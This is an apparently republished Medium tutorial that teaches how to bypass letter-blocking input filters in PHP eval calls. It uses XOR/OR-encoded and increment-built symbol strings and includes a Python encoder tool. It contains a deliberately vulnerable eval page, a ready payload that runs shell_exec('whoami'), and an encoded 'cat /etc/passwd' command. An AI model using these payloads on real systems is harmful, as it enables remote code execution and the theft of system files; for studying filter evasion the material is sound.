
✦ Member-only story

Bypass with PHP non-alpha encoder



mucomplex · Follow
Published in mucomplex
5 min read · Jan 10, 2020

In this tutorial, I will cover PHP non-alpha encoder. I will show some basic concept first before we going deeper which may cause brain damage.

A	B	XOR A&B
0	0	0
1	0	1
0	1	1
1	1	0

basic xor table

so if ‘A’ xor ‘A’ should be 0. as example below:

```
mucomplex@mucomplex-TUF-GAMING-FX504GD-FX80GD:~$ php -a
Interactive mode enabled

php > echo 'A';
A
php > echo 'A'^'A';
php >
```

xor of alphabet

now lets try ‘A’ xor ‘1’ :

```
php > echo 'A'^'1';
p
```


xor ‘A’^’1'

Wait what?.. how it can be ‘p’ ? .. what’s the logic there?. Okay, okay.. I’m going back to basic.

Dec	Hx	Char	Dec	Hx	HTML	Char	Dec	Hx	HTML	Char	Dec	Hx	HTML	Char
0	0	NUL (null)	32	20	&#32;	Space	64	40	&#64;	@	96	60	&#96;	`
1	1	SOH (Start of heading)	33	21	&#33;	!	65	41	&#65;	A	97	61	&#97;	a
2	2	STX (Start of text)	34	22	&#34;	"	66	42	&#66;	B	98	62	&#98;	b
3	3	ETX (End of text)	35	23	&#35;	#	67	43	&#67;	C	99	63	&#99;	c
4	4	EOT (End of transmission)	36	24	&#36;	$	68	44	&#68;	D	100	64	&#100;	d
5	5	ENQ (Enquiry)	37	25	&#37;	%	69	45	&#69;	E	101	65	&#101;	e
6	6	ACK (Acknowledge)	38	26	&#38;	&	70	46	&#70;	F	102	66	&#102;	f
7	7	BEL (Bell)	39	27	&#39;	'	71	47	&#71;	G	103	67	&#103;	g
8	8	BS (Backspace)	40	28	&#40;	(	72	48	&#72;	H	104	68	&#104;	h
9	9	TAB (Horizontal tab)	41	29	&#41;	)	73	49	&#73;	I	105	69	&#105;	i
10	A	LF (NL line fd, new line)	42	2A	&#42;	*	74	4A	&#74;	J	106	6A	&#106;	j
11	B	VT (Vertical tab)	43	2B	&#43;	+	75	4B	&#75;	K	107	6B	&#107;	k
12	C	FF (NP form fd, new page)	44	2C	&#44;	,	76	4C	&#76;	L	108	6C	&#108;	l
13	D	CR (Carriage return)	45	2D	&#45;	-	77	4D	&#77;	M	109	6D	&#109;	m
14	E	SO (Shift out)	46	2E	&#46;	.	78	4E	&#78;	N	110	6E	&#110;	n
15	F	SI (Shift in)	47	2F	&#47;	/	79	4F	&#79;	O	111	6F	&#111;	o
16	10	DLE (Data link escape)	48	30	&#48;	0	80	50	&#80;	P	112	70	&#112;	p
17	11	DC1 (Device control 1)	49	31	&#49;	1	81	51	&#81;	Q	113	71	&#113;	q
18	12	DC2 (Device control 2)	50	32	&#50;	2	82	52	&#82;	R	114	72	&#114;	r
19	13	DC3 (Device control 3)	51	33	&#51;	3	83	53	&#83;	S	115	73	&#115;	s
20	14	DC4 (Device control 4)	52	34	&#52;	4	84	54	&#84;	T	116	74	&#116;	t
21	15	NAK (Negative acknowledge)	53	35	&#53;	5	85	55	&#85;	U	117	75	&#117;	u
22	16	SYN (Synchronous idle)	54	36	&#54;	6	86	56	&#86;	V	118	76	&#118;	v
23	17	ETB (End of trans. block)	55	37	&#55;	7	87	57	&#87;	W	119	77	&#119;	w
24	18	CAN (Cancel)	56	38	&#56;	8	88	58	&#88;	X	120	78	&#120;	x
25	19	EM (End of medium)	57	39	&#57;	9	89	59	&#89;	Y	121	79	&#121;	y
26	1A	SUB (Substitute)	58	3A	&#58;	:	90	5A	&#90;	Z	122	7A	&#122;	z
27	1B	ESC (Escape)	59	3B	&#59;	;	91	5B	&#91;	[	123	7B	&#123;	{
28	1C	FS (File separator)	60	3C	&#60;	<	92	5C	&#92;	\	124	7C	&#124;	|
29	1D	GS (Group separator)	61	3D	&#61;	=	93	5D	&#93;	]	125	7D	&#125;	}
30	1E	RS (Record separator)	62	3E	&#62;	>	94	5E	&#94;	^	126	7E	&#126;	~
31	1F	US (Unit separator)	63	3F	&#63;	?	95	5F	&#95;	_	127	7F	&#127;	DEL

ascii table

By opening online calculator




calculator xor

In hex, ‘A’ is ‘0x41’ and ‘1’ is ‘0x31’ , it is not really 0x01. So after xor the value, it get ‘0x70’ which may be the alphabet of ‘p’ in ascii table

Okay now, what is non-alpha?
Non-alphanumeric characters that are considered to be symbols are also treated as white space.
The question is?.. can non-alpha be constructing to become strings?.. answer: Yes!!


Okay, let’s take a look again. in hex table, I will use hex 0x20 to 0x40 and 0x7B until 0x7E, so it is not in alphabet range. so with this combination, I try to construct a string



xor non-alpha with non-alpha

You have the basic concept now. Lets *fire-up* our PHP-cli (I will use php7.x). As we know variable declaration in most programming language accept a-z, A-Z,0–9 and underscore. I will use underscore as my variable.
First command I use to declare my variables ‘$_;’. It will contain undefined variable, which we may assume as ‘Null’ or ‘0’.

2nd, I try to increase the '$_;' by append '++' at the end ($_++;). Result will be numeric '1'
3rd, by concatenate string and number, PHP will take first parameter as its type. ''.$_ is string '1' . I try to xor again with 'A', it gives 'p'. I hope it is clear.



So let construct our string. but lazy?.. okay I made some tool for you, and study the code.
PHP_alphanumeric_encoder

What is python argumentparser? and how to declare it?
The argparse module makes it easy to write user-friendly command-line interfaces. The program defines what arguments it requires, and argparse will figure out how to parse those out of sys.argv. The argparse module also automatically generates help and usage messages and issues errors when users give the program invalid arguments.

```
parser = argparse.ArgumentParser()
parser.add_argument("payload", help="input payload")
parser.add_argument("encoder", help="xor or")
parser.add_argument("badchar", help="including badchar")
args = parser.parse_args()
make = php_encoder(payload=args.payload,method=args.encoder,badchar=args.badchar)
```

Then I initialize php_encoder class with 3 arguments which is payload,method and badchar. I also create symbolic_list by using string.digits + string.printable[62:94] . Finally I create list of 'xor' and 'or' non-alpha to be store.

```
class php_encoder():

    def __init__(self,**kwargs):
        print("="*60 + " mucomplex " + "="*60)
        self.symbolic_list = string.digits + string.printable[62:94]
        self.payload = kwargs.get('payload')
        self.method = kwargs.get('method')
        self.badchar(kwargs.get('badchar'))
        self.counter=0
        self.xor_list = []
        self.or_list = []
        self.php_encoder()
```

Below is function replacing badchar with ‘’(none).


```
    def badchar(self,badchar):
        for char in badchar:
            self.symbolic_list = self.symbolic_list.replace(char,'')
```

php_encoder is check:

1. check if successfully encode all payload character.
2. iteration of xor non-apha and non-alpha.
3. if payload contain non-alpha.It directly pickup the non-alpha character.
4. else it will ‘xor’ and check if match, it append to the list.

```
def php_encoder(self):
    while(self.counter != len(self.payload)):
        try:
            for x in self.symbolic_list:
                for y in self.symbolic_list:
                    if(self.payload[self.counter] in self.symbolic_list):
                        self.xor_list.append("\"" + self.payload[self.counter] +"\".")
                        self.or_list.append("\"" + self.payload[self.counter] +"\".")
                        self.counter += 1
                        break
                    elif(chr(ord(y) ^ ord(x)) == self.payload[self.counter] and self.method == 'xor'):
                        self.xor_list.append("('"+x+"'^'"+y+"').")
                        self.counter += 1
                        #break
                    elif(chr(ord(y) | ord(x)) == self.payload[self.counter] and self.method == 'or'):
                        self.or_list.append("('"+x+"'|'"+y+"').")
                        self.counter += 1
                        #break
        except:
            None
    self.print_output()
```

if you look at the code, there is another logic that I use. which is ‘or’ encoder. you may figure out this your self.
Let test the code:



echo $__($_); it actually same as echo shell_exec(‘whoami’).


Hands-on time!!! , below code is vulnerable to php-nonalpha encoder,which limit us only to write number and some symbols.

```php
<html>
<head>
</head>
<body>

<h4> PHP Calc </h4>

<form action='index.php' method='post'>
    <input type='text' id='input' name='input' />
    <input type='submit' />
<?php

if (isset($_POST['input'])) {
    if(!preg_match('/[a-zA-Z`]/', $_POST['input'])){
        print '<fieldset><legend>Result</legend>';
        eval('print '.$_POST['input'].";");
        print '</fieldset>';
    }
    else
        echo "<p>Dangerous code detected</p>";
}
?>
</form>
</body>
</html>
```

With same payload we craft before.Try to exploit eval function.
($_ = (‘7’^’@’).(‘7’^’_’).(‘/’^’@’).(‘:’^’[’).(‘@’^’-‘).(‘[’^’2’)) is define for whoami .
($__= (‘3’^’@’).(‘3’^’[’).(‘8’^’]’).(‘,’^’@’).(‘@’^’,’).”_”.(‘[’^’>’).(‘]’^’%’).(‘^’^’;’).(‘^’^’=’)) is define for shell_exec .
($__($_)) is equal to shell_exec(‘whoami’) .

eval(‘print ‘.($_ = (‘7’^’@’).(‘7’^’_’).(‘/’^’@’).(‘:’^’[’).(‘@’^’-‘).(‘[’^’2’)).($__= (‘3’^’@’).(‘3’^’[’).(‘8’^’]’).(‘,’^’@’).(‘@’^’,’).”_”.(‘[’^’>’).(‘]’^’%’).(‘^’^’;’).(‘^’^’=’)).($__($_)).”;”);
I bracket for each variables define and execute it by calling ($__($_))

```
mucomplex@mucomplex-TUF-GAMING-FX504GD-FX80GD:~/PHP_alphanumeric_encoder$ python alpha_exploit.py "cat /etc/passwd" xor '\`'
============================================================ mucomplex ============================================================
('8'^'[').('!'^'@').(')'^']').('['^'{')."/".(']'^'8').(']'^')').(']'^'>')."/".('^'^'.').('^'^'?').('_'^',').('3'^'@').('7'^'@').('9'^']')
mucomplex@mucomplex-TUF-GAMING-FX504GD-FX80GD:~/PHP_alphanumeric_encoder$
```



Congratulation!!.. You have mastered the first technique.”mucomplex, do you have another alternative?.” . Answer is Yes!.

This technique is defined as the increment technique.
First, we try to create a string from PHP stdout. Look the example below. There many ways to define it.

```
php > $_ = [];
php > echo $_;
PHP Notice:  Array to string conversion in php shell code on line 1
Array
php > echo $_ = @"$_";
Array
php > $_ = [];
php > echo $_ = "".$_;
PHP Notice:  Array to string conversion in php shell code on line 1
Array
php > echo $_ = ""."$_";
Array
```

The “Array” string will store on “$_” variable. Next, we try to create “0” by setting the undefined variable ($__). Then we will get “A” when “$___ = $_[$__]” which mean we have access “A” in “Array” string. If we increment “$___++” we can obtain alphabet A-Z. Then we try to increase $__++ so it will have value 1. then feed again to “$_[$__]” we will obtain “r”. if we increment the “$__” for 2 times more, we can obtain small capital “a”. Now you have a basic idea of how we can control A-Z,a-z,0–9.

```
php > $__;
php > echo $__;
PHP Notice:  Undefined variable: __ in php shell code on line 1
php > echo $_[$__];
PHP Notice:  Undefined variable: __ in php shell code on line 1
PHP Notice:  String offset cast occurred in php shell code on line 1
A
php > $___ = $_[$__];
PHP Notice:  Undefined variable: __ in php shell code on line 1
PHP Notice:  String offset cast occurred in php shell code on line 1
php > echo $___;
A
php > $___++;
php > echo $___;
B
php > $___++;
php > echo $___;
C
php > $___++;
php > echo $___;
D
```

```
php > echo $__;
PHP Notice:  Undefined variable: __ in php shell code on line 1
php > $__++;
PHP Notice:  Undefined variable: __ in php shell code on line 1
php > echo $__;
1
php > echo $_[$__];
r
php > $____ = $_[$__];
php > echo $____;
r
php > $____++;
php > echo $____;
s
php > $__++;
php > $__++;
php > $_____ = $_[$__];
php > echo $_____;
a
```

That's all from me. Happy Hacking.

Programming Pentesting Security Infosec Information Security